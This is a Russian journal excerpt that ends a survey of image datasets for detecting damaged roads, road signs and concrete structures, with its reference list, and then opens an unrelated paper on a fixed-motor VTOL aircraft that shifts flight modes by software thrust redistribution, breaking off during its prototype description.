5. Доступность и лицензия

CC BY 4.0. Открытое использование в любых целях, при условии указания авторства.

Damaged Signs Dataset

Этот датасет содержит набор изображений дорожных знаков, собранный в Португалии, как в нормальных условиях, так и в неблагоприятных. Важно отметить, что набор данных создан для решения задач по классификации и распознаванию дорожных знаков и не имеет разметки по типам дефектов. Тем не менее он включает в себя дорожные знаки с различными типами повреждений – ржавчина, царапины, выцветание, деформация и другие. В отличие от датасета Damaged Sign Multi-label, в котором изображены дорожные знаки крупным планом, в этом наборе изображены сцены улиц из карт (вероятно, Google Maps) [31].

1. Типы дефектов

Типы дефектов не выделены в отдельные классы.

2. Объем данных

3194 изображений

3. Уровень и формат разметки

Разметка выполнена в виде ограничивающих рамок. Содержит 8 классов-типов дорожных знаков.

4. Условия съемки

Изображения выполнены в виде уличных сцен из карт (Google Maps) преимущественно в дневное время.

5. Доступность и лицензия

CC0: Public Domain. Открытое использование в любых целях.

Задача распознавания поврежденных дорожных знаков рассматривается в нескольких исследованиях, что говорит об ее актуальности [19-21]. В этих исследованиях авторы используют собственные датасеты, собранные под конкретную задачу. Указанные в этом обзоре датасеты с поврежденными знаками можно рассматривать как основу для исследований и экспериментов.

Dataset for Concrete Structures with Multi-Feature Backgrounds

Этот датасет создан для обнаружения структурных повреждений на различных бетонных поверхностях. На каждом изображении запечатлены реальные бетонные конструкции с разнообразным фоном и особенностями окружающей среды. Данный датасет подходит для обнаружения и локализации повреждений в бетонных конструкциях в различных условиях [32]. Он был создан в рамках исследования по обнаружению структурных повреждений в бетонных конструкциях. Авторы указывают, что в прошлых исследованиях обучение проводилось на наборе данных, в которых повреждения были преимущественно на однородном фоне, что ограничивало точность обнаружения дефектов на реальных объектах. Этот набор данных был применен для обучения моделей YOLO различных версий и, по утверждению авторов, были получены многообещающие результаты [22].

1. Типы дефектов

Представлены повреждения бетонных поверхностей в различных условиях.

2. Объем данных

2750 изображений

3. Уровень и формат разметки

Разметка выполнена в виде ограничивающих рамок для различных типов повреждений: трещины, отслаивание, разрушение поверхности.

4. Условия съемки

Представлены изображения бетонных конструкций преимущественное в дневное время.

5. Доступность и лицензия

CC BY 4.0. Открытое использование в любых целях, при условии указания авторства.

Датасеты Mapillary Vistas и BDD100K изначально не предполагают наличие разметки по дефектам, но они добавлены в обзор в связи с тем, что их можно использовать как основу для извлечения элементов дорожной инфраструктуры.

Для наглядности обзора ниже представлена сводная таблица, которая демонстрирует в каких датасетах и на сколько полно представлены дефекты.

Таблица 1 - Обзор датасетов

Датасет	Назначение датасета	Наличие разметки по дефектам	Какие классы (дефекты) представлены (при наличии)
RDD 2018 / 2020 / 2022	Датасет изображений повреждений дорожного покрытия	Да — специализированная разметка дефектов покрытия.	Трещины продольные, поперечные, сетчатые, выбоины.
Road Potholes Images	Коллекции изображений для обнаружения ям на дорогах.	Да — разметка для одной/нескольких классов (провалы/ямы).	Ямы и выбоины
CRACK500	Датасет для сегментации и детекции трещин на дорогах.	Да — высокоточная пиксельная разметка трещин.	Трещины
RoadDamage-Vision	Изображения поврежденных дорог с дронов для обнаружения дефектов покрытия.	Да — разметка дефектов покрытия, снятых сверху	Выбоины, продольные и поперечные трещины, растрескивание (alligator cracking), трещины в блоках, повреждения поверхности
BDD100K	Крупный универсальный датасет для задач автономного вождения: содержит видеозаписи сцен вождения.	Нет	Разметки по дефектам нет
Mapillary Vistas	Большой датасет изображений уличных сцен.	Нет	Разметки по дефектам нет

Road Issues Detection Dataset	Набор изображений для задач мониторинга городских проблем инфраструктуры.	Да — содержит разметку проблем/дефектов различной инфраструктуры	Ямы, повреждённая дорога, сломанные дорожные знаки, неправильная стоянка и другие (в зависимости от версии)
Damaged Signs Multi-label	Набор изображений для распознавания поврежденных дорожных знаков	Да - содержит разметку по 5 классам дефектов	Изгиб, поврежденные, не поврежденные, вандализм, потертости
Damaged Signs Dataset	Набор изображений для распознавания дорожных знаков в различных условиях (в том числе поврежденные знаки)	Нет	Разметки по дефектам нет
Damage Detection Dataset for Concrete Structures with Multi-Feature Backgrounds	Датасет для обнаружения структурных повреждений на бетонных поверхностях	Да - содержит разметку по 3 классам повреждений	Трещины, отслаивание, разрушение поверхности

Обсуждение и выводы

Проведенный обзор и анализ существующих наборов данных демонстрирует, что текущая база данных для решения задач по выявлению дефектов транспортной инфраструктуры отличается многообразием и представлена как узкоспециализированными, так и универсальными наборами данных. Специализированные датасеты, такие как RDD или CRACK500, предоставляют высококачественные изображения и точные аннотации для трещин и выбоин на дорожном покрытии. Эти наборы данных позволяют разрабатывать и тестировать алгоритмы, способные выявлять мелкие и сложные повреждения асфальтового полотна с высокой точностью. Аналогичное можно сказать о таких датасетах как «Damaged Signs Multi-label» и «Damage Detection Dataset for Concrete Structures with Multi-Feature Backgrounds», которые охватывают другую часть дорожной инфраструктуры – дорожные знаки и бетонные конструкции. С их помощью можно решить задачу классификации и распознавания повреждений дорожных знаков и бетонных (и аналогичных) элементов инфраструктуры.

Датасеты общего назначения, такие как Mapillary Vistas и BDD100K, отличаются масштабностью и разнообразием объектов и сцен, обеспечивая моделям возможность обучаться пониманию городской среды, ориентации в сложных условиях и взаимодействия с динамическими объектами. Однако они не имеют специализированной разметки по типам дефектов.

Отдельно можно отметить датасет Road Issue Detection. В этом датасете, в отличие от других, данные собраны комплексно – представлены сразу несколько типов поврежденных инфраструктурных объектов. Однако при этом датасет размечен более укрупненно и не содержит отдельных видов дефектов, а также содержит классы, которые выходят за рамки задачи распознавания дефектов (например, проблемы с парковкой или разбросанный мусор).

Также отдельно можно отметить ограничения представленных датасетов поврежденных дорожных знаков. Некоторые изображения содержат специфичные для страны съемки знаки, которые отсутствуют в России.

Вывод, вытекающий из проведенного анализа, состоит в том, что для создания эффективной системы мониторинга инфраструктуры необходим комбинированный подход. Он предполагает использование специализированных датасетов для детального изучения повреждений

и крупных, многоцелевых коллекций для обучения моделей контексту и общей ориентации в городской среде. Похожие решения демонстрируют авторы приведенных в обзоре исследований – только в рамках задачи выявления дефектов конкретных элементов инфраструктуры [19-21]. Дополнительно актуально создавать собственные аннотированные выборки, включающие недостающие классы дефектов.

Такой комплексный подход позволит обеспечить модели не только высокой точностью детекции отдельных дефектов, но и устойчивостью к разнообразию реальных условий, что является критически важным для практического применения систем автоматического контроля состояния транспортной инфраструктуры. Кроме того, комбинированное использование датасетов создаёт основу для постепенного расширения возможностей алгоритмов: новые классы повреждений могут быть добавлены по мере накопления дополнительных данных и проведения их разметки, обеспечивая гибкость и долгосрочную актуальность разработанных решений.

Список литературы

1. Указ Президента Российской Федерации от 7 мая 2024 г. № 309 “О национальных целях развития Российской Федерации на период до 2030 года и на перспективу до 2036 года”.
2. Антонов Михаил Олегович, Темкин Игорь Олегович Распознавание и отслеживание дефектов дорожного полотна в реальном времени на основе комплексного использования стандартных вычислительных процедур и глубоких нейронных сетей // Программные продукты и системы. 2024. №3. URL: <https://cyberleninka.ru/article/n/raspoznavanie-i-otslezhivanie-defektov-dorozhnogo-polotna-v-realnom-vremeni-na-osnove-kompleksnogo-ispolzovaniya-standartnyh> (дата обращения: 03.12.2025).
3. Комплексное распознавание дорожных знаков на основе нейронных сетей и МЭС / А. С. Шашурин, А. Р. Мелконьянц, С. А. Ковалев [и др.] // Мивар'22 : Сборник научных статей. – Москва : Издательский Дом "Инфра-М", 2022. – С. 302-308. – EDN PVWWKW.
4. Полянцева, К. А. Проблемы интерпретируемости нейросетевых моделей для детектирования объектов дорожной инфраструктуры / К. А. Полянцева, В. А. Киселева, П. Д. Шульпина // Телекоммуникации и информационные технологии. – 2024. – Т. 11, № 2. – С. 72-78. – EDN JQTOCA.

5. Разработка интеллектуальной системы распознавания объектов для решения задач ситуационного управления в городе / М. В. Сулицкий, И. С. Зеленский, Н. П. Садовникова [и др.] // Современные наукоемкие технологии. – 2023. – № 7. – С. 104-109. – DOI 10.17513/snt.39702. – EDN UWCHRT.
6. Арья Д. и др. RDD2022: Многонациональный набор данных изображений для автоматического обнаружения повреждений на дорогах // Geoscience Data Journal. – 2024. – Т. 11. – № 4. – С. 846–862
7. Цзян И. и др. Многомасштабный оптимизированный алгоритм обнаружения выбоин на дорогах в реальном времени на основе YOLO // 44-я Китайская конференция по управлению (CCC) 2025 г. – IEEE, 2025. – С. 8958–8965.
8. Ассемлали Х., Бухсиссин С., Саэль Н. Обнаружение и классификация дорожных препятствий на основе компьютерного зрения: систематический обзор литературы // IEEE Access. – 2025.
9. Телло-Гил К. и др. Улучшение обнаружения трещин в бетонных конструкциях с использованием дополнений к реальным данным для глубокого обучения // Труды Канадского общества гражданского строительства, 2023 г., том 4: Construction Track. – Springer Nature, 2024. – Т. 498. – С. 237.
10. Алканнад А. А. и др. Crackvision: Эффективное обнаружение трещин в бетоне с помощью глубокого обучения и трансферного обучения // IEEE Access. – 2025.
11. Лей Цюй и др. Расширение набора данных для сегментации трещин с помощью моделирования роста трещин и разнообразия пространства признаков // Международная конференция IEEE по мультимедиа и выставкам 2024 г. (ICME). – IEEE, 2024. – С. 1–6.
12. Ма Н., Фань Р., Се Л. UP-CrackNet: Неконтролируемое попиксельное обнаружение дорожных трещин с помощью состязательного восстановления изображений // Труды IEEE по интеллектуальным транспортным системам. – 2024. – Т. 25. – № 10. – С. 13926–13936.
13. Сильва Л. А. и др. Архитектурная многоагентная система для системы мониторинга дорожного покрытия с распознаванием выбоин на снимках с БПЛА // Датчики. – 2020. – Т. 20. – № 21. – С. 6205.
14. Сильва Л. А. и др. Автоматизированное обнаружение повреждений дорожного покрытия с использованием снимков с БПЛА и методов глубокого обучения // IEEE access. – 2023. – Т. 11. – С. 62918–62931.
15. Арун С. и др. Повышение эффективности автономного вождения в сельской местности с помощью синтетических наборов данных, дополненных диффузией // UrbanAI: применение искусственного интеллекта для умных городов.
16. Ху Л. и др. Семантическая сегментация выделенных объектов на основе RGB-D камеры для семантического картирования роботов // Прикладные науки. – 2023. – Т. 13. – № 6. – С. 3576.
17. Гупта А., Илланко К., Фернандо Х. Обнаружение объектов для подключенных и автономных транспортных средств с использованием сверточных нейронных сетей с механизмом внимания // 95-я конференция IEEE по транспортным технологиям 2022 (VTC2022-Spring). – IEEE, 2022. – С. 1–6.

18. Нойхольд Г. и др. Набор данных картографических видов для семантического понимания уличных сцен // Труды международной конференции IEEE по компьютерному зрению. – 2017. – С. 4990–4999.
19. Трпкович А., Шельмич М., Евремович С. Модель для идентификации и классификации частично повреждённых и испорченных дорожных знаков // KSCE Journal of Civil Engineering. – 2021. – Т. 25. – № 10. – С. 3953–3965.
20. Эрсю Ч. и др. Автоматическое визуальное обнаружение повреждений дорожных знаков и измерение их площади // 18-я Международная конференция по управлению, автоматизации, робототехнике и зрению (ICARCV), 2024. – IEEE, 2024. – С. 505–510.
21. Чен Т., Жэнь Дж. MFL-yolo: модель обнаружения объектов для повреждённых дорожных знаков // препринт arXiv arXiv:2309.06750. – 2023.
22. Раушан Р., Сингхал В., Джа Р. К. Обнаружение повреждений в бетонных конструкциях с многофункциональным фоном с использованием семейства сетей YOLO // Автоматизация в строительстве. – 2025. – Т. 170. – С. 105887.
23. Kaggle: Ваше сообщество машинного обучения и анализа данных – 2025 – URL: <https://www.kaggle.com/datasets/aliabdelmenam/rdd-2022> – Текст: электронный. Kaggle: Ваше сообщество машинного обучения и анализа данных – 2025 – URL: <https://www.kaggle.com/datasets/atulyakumar98/pothole-detection-dataset> – Текст: электронный.
24. Данные Mendeley – 2025 г. – URL: <https://data.mendeley.com/datasets/wddt4gbttd/1> – Текст: электронный.
25. Данные Mendeley – 2025 г. – URL: <https://data.mendeley.com/datasets/ypm4h4z25c/2> – Текст: электронный.
26. Kaggle: Ваше сообщество по машинному обучению и наукам о данных – 2025 г. – URL: <https://www.kaggle.com/datasets/solesensei/solesensei> – Текст: электронный.
27. Kaggle: Ваше сообщество по машинному обучению и наукам о данных – 2025 г. – URL: <https://www.kaggle.com/datasets/kaggleprollc/mapillary-vistas-image-data-collection> – Текст: электронный.
28. Kaggle: Ваше сообщество по машинному обучению и наукам о данных – 2025 г. – URL: <https://www.kaggle.com/datasets/programmerrdai/road-issues-detection-dataset> – Текст: электронный.
29. Roboflow: Инструменты компьютерного зрения для разработчиков и предприятий – 2025 – URL: <https://universe.roboflow.com/jayke-boghean-2pxtg/damaged-signs-multi-label> – Текст: электронный.
30. Kaggle: ваше сообщество по машинному обучению и наукам о данных – 2025 г. – URL: <https://www.kaggle.com/datasets/danielvareta/damaged-signs-dataset/data> – Текст: электронный.
31. Данные Mendeley – 2025 г. – URL: <https://data.mendeley.com/datasets/9t3y6hhddk/1> – Текст: электронный.

References

1. Decree of the President of the Russian Federation of May 7, 2024, No. 309 "On the National Development Goals of the Russian Federation for the Period up to 2030 and for the Future up to 2036."

2. Mikhail Olegovich Antonov, Igor Olegovich Temkin. "Real-Time Recognition and Tracking of Road Defects Based on the Integrated Use of Standard Computing Procedures and Deep Neural Networks." *Software Products and Systems*. 2024. No. 3. URL: <https://cyberleninka.ru/article/n/raspoznavanie-i-otslezhivanie-defektov-dorozhnogo-polutna-v-realnom-vremeni-na-osnove-kompleksnogo-ispolzovaniya-standartnyh> (Accessed: 03.12.2025).
3. Integrated recognition of road signs based on neural networks and MES / A. S. Shashurin, A. R. Melkonyants, S. A. Kovalev [et al.] // *Mivar'22: Collection of scientific articles*. - Moscow: Publishing House "Infra-M", 2022. - Pp. 302-308. - EDN PVWWKW.
4. Polyantseva, K. A. Problems of interpretability of neural network models for detecting road infrastructure objects / K. A. Polyantseva, V. A. Kiseleva, P. D. Shulpina // *Telecommunications and information technology*. - 2024. - Vol. 11, No. 2. - Pp. 72-78. - EDN JQTOCA.
5. Development of an intelligent object recognition system for solving situational management problems in the city / M. V. Sulitsky, I. S. Zelensky, N. P. Sadovnikova [et al.] // *Modern science-intensive technologies*. - 2023. - No. 7. - P. 104-109. - DOI 10.17513/snt.39702. - EDN UWCHRT.
6. Arya D. et al. RDD2022: A Multinational Image Dataset for Automatic Road Damage Detection // *Geoscience Data Journal*. – 2024. – Vol. 11. – No. 4. – P. 846–862
7. Jiang Y. et al. A Multi-Scale Optimized Algorithm for Real-Time Road Pothole Detection Based on YOLO // 2025 44th China Control Conference (CCC) – IEEE, 2025. – P. 8958–8965.
8. Assemblali H., Bouhsissin S., Sael N. Computer Vision-Based Road Hazard Detection and Classification: A Systematic Literature Review // *IEEE Access*. – 2025.
9. Tello-Gil K. et al. Improving Crack Detection in Concrete Structures Using Real-World Data Augmentation for Deep Learning // *Proceedings of the Canadian Society of Civil Engineering*, 2023, Vol. 4: Construction Track. – Springer Nature, 2024. – Vol. 498. – P. 237.
10. Alkannad, A. A., et al., "Crackvision: Efficient Concrete Crack Detection with Deep Learning and Transfer Learning," in *IEEE Access*, 2025.
11. Lei, Q., et al., "Expanding the Crack Segmentation Dataset with Crack Growth Modeling and Feature Space Diversity," in 2024 IEEE International Conference on Multimedia and Exhibitions (ICME), IEEE, 2024, pp. 1–6.
12. Ma, N., Fan, R., and Xie, L., "UP-CrackNet: Unsupervised Pixel-Based Road Crack Detection with Adversarial Image Restoration," in *IEEE Transactions on Intelligent Transportation Systems*, 2024, vol. 25, no. 10, pp. 13926–13936.
13. Silva, L. A., et al., "An Architectural Multi-Agent Framework for Road Surface Monitoring with Pothole Recognition in UAV Imagery," in: *Sensors*, 2020, vol. 20, no. 21, pp. 6205.
14. Silva, L. A., et al., "Automated Road Surface Damage Detection Using UAV Imagery and Deep Learning," in: *IEEE Access*, 2023, vol. 11, pp. 62918–62931.
15. Arun, S., et al., "Enhancing Rural Autonomous Driving Performance with Diffusion-Augmented Synthetic Datasets," in: *UrbanAI: Applying Artificial Intelligence to Smart Cities*.
16. Hu, L., et al., "Semantic Segmentation of Extracted Objects Based on RGB-D Camera for Semantic Mapping of Robots," in: *Applied Sciences*, 2020, vol. – 2023. – Vol. 13. – No. 6. – p. 3576.

17. Gupta A., Illanco K., Fernando H. Object Detection for Connected and Autonomous Vehicles Using Attention-Based Convolutional Neural Networks // 95th IEEE Transportation Technology Conference 2022 (VTC2022-Spring). – IEEE, 2022. – pp. 1–6.
 18. Neuhold G. et al. A Map View Dataset for Semantic Understanding of Street Scenes // Proceedings of the IEEE International Conference on Computer Vision. – 2017. – pp. 4990–4999.
 19. Trpkovic A., Šelmić M., Jevremović S. Model for identification and classification of partially damaged and spoiled road signs // KSCE Journal of Civil Engineering. - 2021. - Vol. 25. - No. 10. - pp. 3953-3965.
 20. Ersu C. et al. Automatic visual detection of road sign damage and measurement of its area // 18th International Conference on Control, Automation, Robotics and Vision (ICARCV), 2024. - IEEE, 2024. - pp. 505-510.
 21. Chen T., Ren J. MFL-yolo: An Object Detection Model for Damaged Road Signs // arXiv preprint arXiv:2309.06750. – 2023.
 22. Raushan R., Singhal V., Jha R. K. Damage Detection in Concrete Structures with Multi-Feature Backgrounds Using the YOLO Family of Networks // Automation in Construction. – 2025. – Vol. 170. – p. 105887.
 23. Kaggle: Your Machine Learning and Data Analytics Community – 2025 – URL: <https://www.kaggle.com/datasets/aliabdelmenam/rdd-2022> – Text: electronic. Kaggle: Your Machine Learning and Data Science Community – 2025 – URL: <https://www.kaggle.com/datasets/atulyakumar98/pothole-detection-dataset> – Text: online.
 24. Mendeley Data – 2025 – URL: <https://data.mendeley.com/datasets/wddt4gbttd/1> – Text: online.
 25. Mendeley Data – 2025 – URL: <https://data.mendeley.com/datasets/ypm4h4z25c/2> – Text: online.
 26. Kaggle: Your Machine Learning and Data Science Community – 2025 – URL: <https://www.kaggle.com/datasets/solesensei/solesensei> – Text: online.
 27. Kaggle: Your Machine Learning and Data Science Community – 2025 – URL: <https://www.kaggle.com/datasets/kaggleprollc/mapillary-vistas-image-data-collection> – Text: online.
 28. Kaggle: Your Machine Learning and Data Science Community – 2025 – URL: <https://www.kaggle.com/datasets/programmerddai/road-issues-detection-dataset> – Text: online.
 29. Roboflow: Computer Vision Tools for Developers and Enterprises – 2025 – URL: <https://universe.roboflow.com/jayke-boghean-2pxtg/damaged-signs-multi-label> – Text: online.
 30. Kaggle: Your Machine Learning and Data Science Community – 2025 – URL: <https://www.kaggle.com/datasets/danielvareta/damaged-signs-dataset/data> – Text: online.
 31. Mendeley Data – 2025 – URL: <https://data.mendeley.com/datasets/9t3y6hhddk/1> – Text: online.
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 623.746.4:519:004.89

ВОЗДУШНОЕ СУДНО С ВЕКТОРНЫМ УПРАВЛЕНИЕМ ТЯГОЙ НА ОСНОВЕ ПРОГРАММНО-АППАРАТНОГО КОМПЛЕКСА

Сёмин Н.А., ¹ Валиев А.И., Ахметшарипов Р.Р., Низамутдинов Р.И.

ФГБОУ ВО «КАЗАНСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ ИМ. А.Н. ТУПОЛЕВА – КАИ», Казань, Россия (420111, Республика Татарстан, город Казань, ул. Карла Маркса, д. 10), e-mail: ¹ tatcomposite@mail.ru

В работе рассмотрена концепция малого воздушного судна вертикального взлёта и посадки, в котором для перехода между режимами полёта используется программно-управляемое перераспределение тяги между стационарно закреплёнными электродвигателями. Проведен анализ основных классов подобных летательных аппаратов, предложено принципиально новое решение, в котором отсутствуют механические приводы поворота силовых установок и сложных трансмиссий, приводящих к снижению массы конструкции, повышению её надёжности и уменьшению энергопотребления в крейсерском режиме. Описана архитектура системы управления, алгоритм перехода между режимами полёта и этапы экспериментальной отработки. Выявлено, что ключевым элементом разработки является интеллектуальный алгоритм управления, который плавно изменяет ориентацию аппарата и перераспределяет тягу двигателей, обеспечивая устойчивый переход. В крейсерском режиме основная нагрузка ложится на крыло, а двигатели работают на минимуме. Экспериментально показано, что использование программного распределения тяги обеспечивает плавный переход, высокую устойчивость и снижение энергетических потерь по сравнению с традиционными решениями. Предложен подход, в котором отказ от сложной механики в пользу интеллектуального программного управления открывает путь к созданию лёгких, надёжных и энергоэффективных аппаратов.

Ключевые слова: Беспилотный летательный аппарат, распределение тяги, программное управление, стационарные двигатели, переходный режим, система управления.

THRUST VECTOR CONTROL AIRCRAFT BASED ON A HARDWARE AND SOFTWARE SYSTEM

Semin N.A., ¹ Valiev A.I., Akhmetsharipov R.R., Nizamutdinov R.I.

KAZAN NATIONAL RESEARCH TECHNICAL UNIVERSITY. A.N. TUPOLEVA – KAI", Kazan, Russia (420111, Republic of Tatarstan, Kazan, Karl Marx st., 10), e-mail: ¹ tatcomposite@mail.ru

The paper examines the concept of a small vertical take-off and landing (VTOL) aircraft, which uses software-controlled thrust redistribution between fixed-mounted electric motors for transition between flight modes. An analysis of the main classes of such aircraft was conducted, and a fundamentally new solution was proposed. This solution eliminates mechanical actuators for rotating powerplants and complex transmissions, leading to a reduction in structural mass, an increase in its reliability, and a decrease in energy consumption in cruise mode. The architecture of the control system, the algorithm for transition between flight modes, and the stages of experimental testing are described. It was found that the key element of the development is an intelligent control algorithm, which smoothly changes the vehicle's orientation and redistributes engine thrust, ensuring a stable transition. In cruise mode, the main load is borne by the wing, while the engines operate at a minimum. Experiments demonstrated that the use of software-based thrust distribution ensures a smooth transition, high stability, and reduced energy losses compared to traditional solutions. The proposed approach, which abandons complex mechanics in favor of intelligent software control, paves the way for the creation of lightweight, reliable, and energy-efficient aircraft.

Keywords: unmanned aerial vehicle, thrust distribution, software control, stationary engines, transient mode, control system.

Введение

VTOL (Vertical Take-Off and Landing) — это технология, позволяющая летательному аппарату взлетать и садиться вертикально, без необходимости в протяжённой взлётно-посадочной полосе. Эта способность сочетает в себе маневренность вертолёта со скоростью и эффективностью самолёта, открывая новые горизонты для авиации. Значительный рост интереса к малым летательным аппаратам типа VTOL обусловлен их уникальной способностью совмещать маневренность мультироторных систем в режиме висения с энергоэффективностью самолётной схемы в горизонтальном полёте [1, 2]. Подобные аппараты находят широкое применение в мониторинге, картографии, доставке грузов и поисково-спасательных операциях, формируя устойчивый спрос на компактные и надёжные платформы [3].

Ключевым технологическим вызовом при создании VTOL-аппаратов остается обеспечение плавного и устойчивого перехода между режимами [4]. Существующие решения, такие как мультироторные схемы, аппараты с поворотными двигателями/крыльями или сложной трансмиссией, обладают существенными недостатками: низкой крейсерской эффективностью, повышенной массой, сложностью конструкции и наличием «точек отказа» [5].

В данной статье рассматривается актуальная задача разработки VTOL-аппарата, в котором переход между режимами осуществляется бесприводным методом — исключительно за счёт интеллектуального программного регулирования тяги стационарных двигателей.

Целью исследования является разработка и экспериментальная проверка алгоритмической системы управления, обеспечивающей автоматический и устойчивый переход между режимами полёта. Критериями разработки являются: достижение оптимального коэффициента аэродинамического качества на крейсерском режиме, снижение массы силовой механической части по сравнению с решениями на поворотных механизмах, и обеспечение наработки на отказ за счет упрощения конструкции.

Материал и метод исследования.

Предлагаемый летательный аппарат реализует принципиально новый подход, основанный на алгоритмическом управлении стационарной силовой установкой.

Активный поиск оптимальной конструкции малых VTOL-аппаратов наталкивается на фундаментальные недостатки трёх доминирующих схем.

1. Мультикоптеры (Рисунок 1а). Обладая идеальной управляемостью в режиме висения, они оказываются крайне неэффективными в горизонтальном полёте. Высокое аэродинамическое сопротивление и постоянная работа всех винтов для создания подъёмной силы катастрофически снижают дальность и время полета, делая их непригодными для протяжённых миссий.

2. Аппараты с поворотными механизмами (двигателями или крыльями, Рисунок 1б). Эта схема решает проблему крейсерского полёта, но порождает новые. Сложные сервоприводы и подвижные узлы значительно утяжеляют конструкцию, снижают её надёжность и создают «единичные точки отказа», что недопустимо для беспилотных систем.

3. Аппараты с трансмиссией (Рисунок 1в). Использование единого двигателя и механической коробки передач для перераспределения мощности — ещё один путь, ведущий в тупик сложности. Такие системы получаются громоздкими, труднонастраиваемыми и часто демонстрируют нестабильность при переходе между режимами.

Анализ показывает: необходима конструкция, обеспечивающая устойчивый переход между режимами без механических преобразований, с максимальной надёжностью и минимальным весом.




Рисунок 1 – а) конструкция мультироторного аппарата,
б) летательный аппарат с конструкцией поворотной рамы,
в) летательный аппарат с трансмиссией

Результаты исследования и их обсуждение.

В разработанном VTOL-аппарате переход между висением и горизонтальным полётом осуществляется исключительно за счёт программного перераспределения тяги между стационарно закреплёнными электродвигателями.

Ключевые компоненты конструкции:

- аэродинамический планер: Фюзеляж и крыло классической схемы, оптимизированные для полёта с высоким аэродинамическим качеством.
- статичная силовая установка: Четыре и более электродвигателя с винтами, жёстко закреплённые на фюзеляже симметрично относительно центра масс.

- интеллектуальная система управления: «Мозг» аппарата, включающий датчики (IMU, GPS), вычислительные модули и алгоритмы, которые в реальном времени управляют оборотами каждого двигателя.

Главное преимущество — полное отсутствие поворотных механизмов и трансмиссий. Это радикально снижает массу, упрощает производство и повышает отказоустойчивость.

Управление построено на комбинации дифференциальной тяги двигателей и аэродинамических поверхностей. В режиме висения аппарат работает как классический квадрокоптер, но без физического наклона роторов. Наклон по крену и тангажу создаётся дисбалансом тяги противоположных двигателей, а поворот по рысканью — разницей в крутящем моменте между парами винтов, вращающихся в разных направлениях.

Общий вид реализованного летательного аппарата с программно-управляемым распределением тяги представлен на Рисунке 2.





Рисунок 2 - Летательный аппарат с программно-управляемым распределением тяги вертикального взлёта и посадки

Ключевой этап — переходный режим. Именно здесь проявляется мощь программного подхода. Алгоритм плавно выполняет четыре фазы:

1. Инициирование: система слегка наклоняет аппарат, увеличивая тягу задних двигателей.
2. Разгон: появившаяся горизонтальная составляющая тяги разгоняет аппарат.
3. Перераспределение нагрузки: с ростом скорости крыло начинает создавать подъёмную силу. Алгоритм, отслеживая это, плавно снижает тягу двигателей, экономя энергию.
4. Крейсерский полёт: в горизонтальном полёте двигатели работают на минимуме, а управление осуществляется в основном аэродинамическими рулями. Двигатели используются для тонкой коррекции.

Обратный переход для посадки происходит симметрично: снижение скорости, увеличение тяги двигателей для компенсации потери подъёмной силы крыла и вывод аппарата в вертикальное положение.

Разработка велась итеративно, через серию усложняющихся прототипов:

- наземный демонстратор подтвердил саму возможность стабилизации и управления только за счёт дифференциальной тяги.
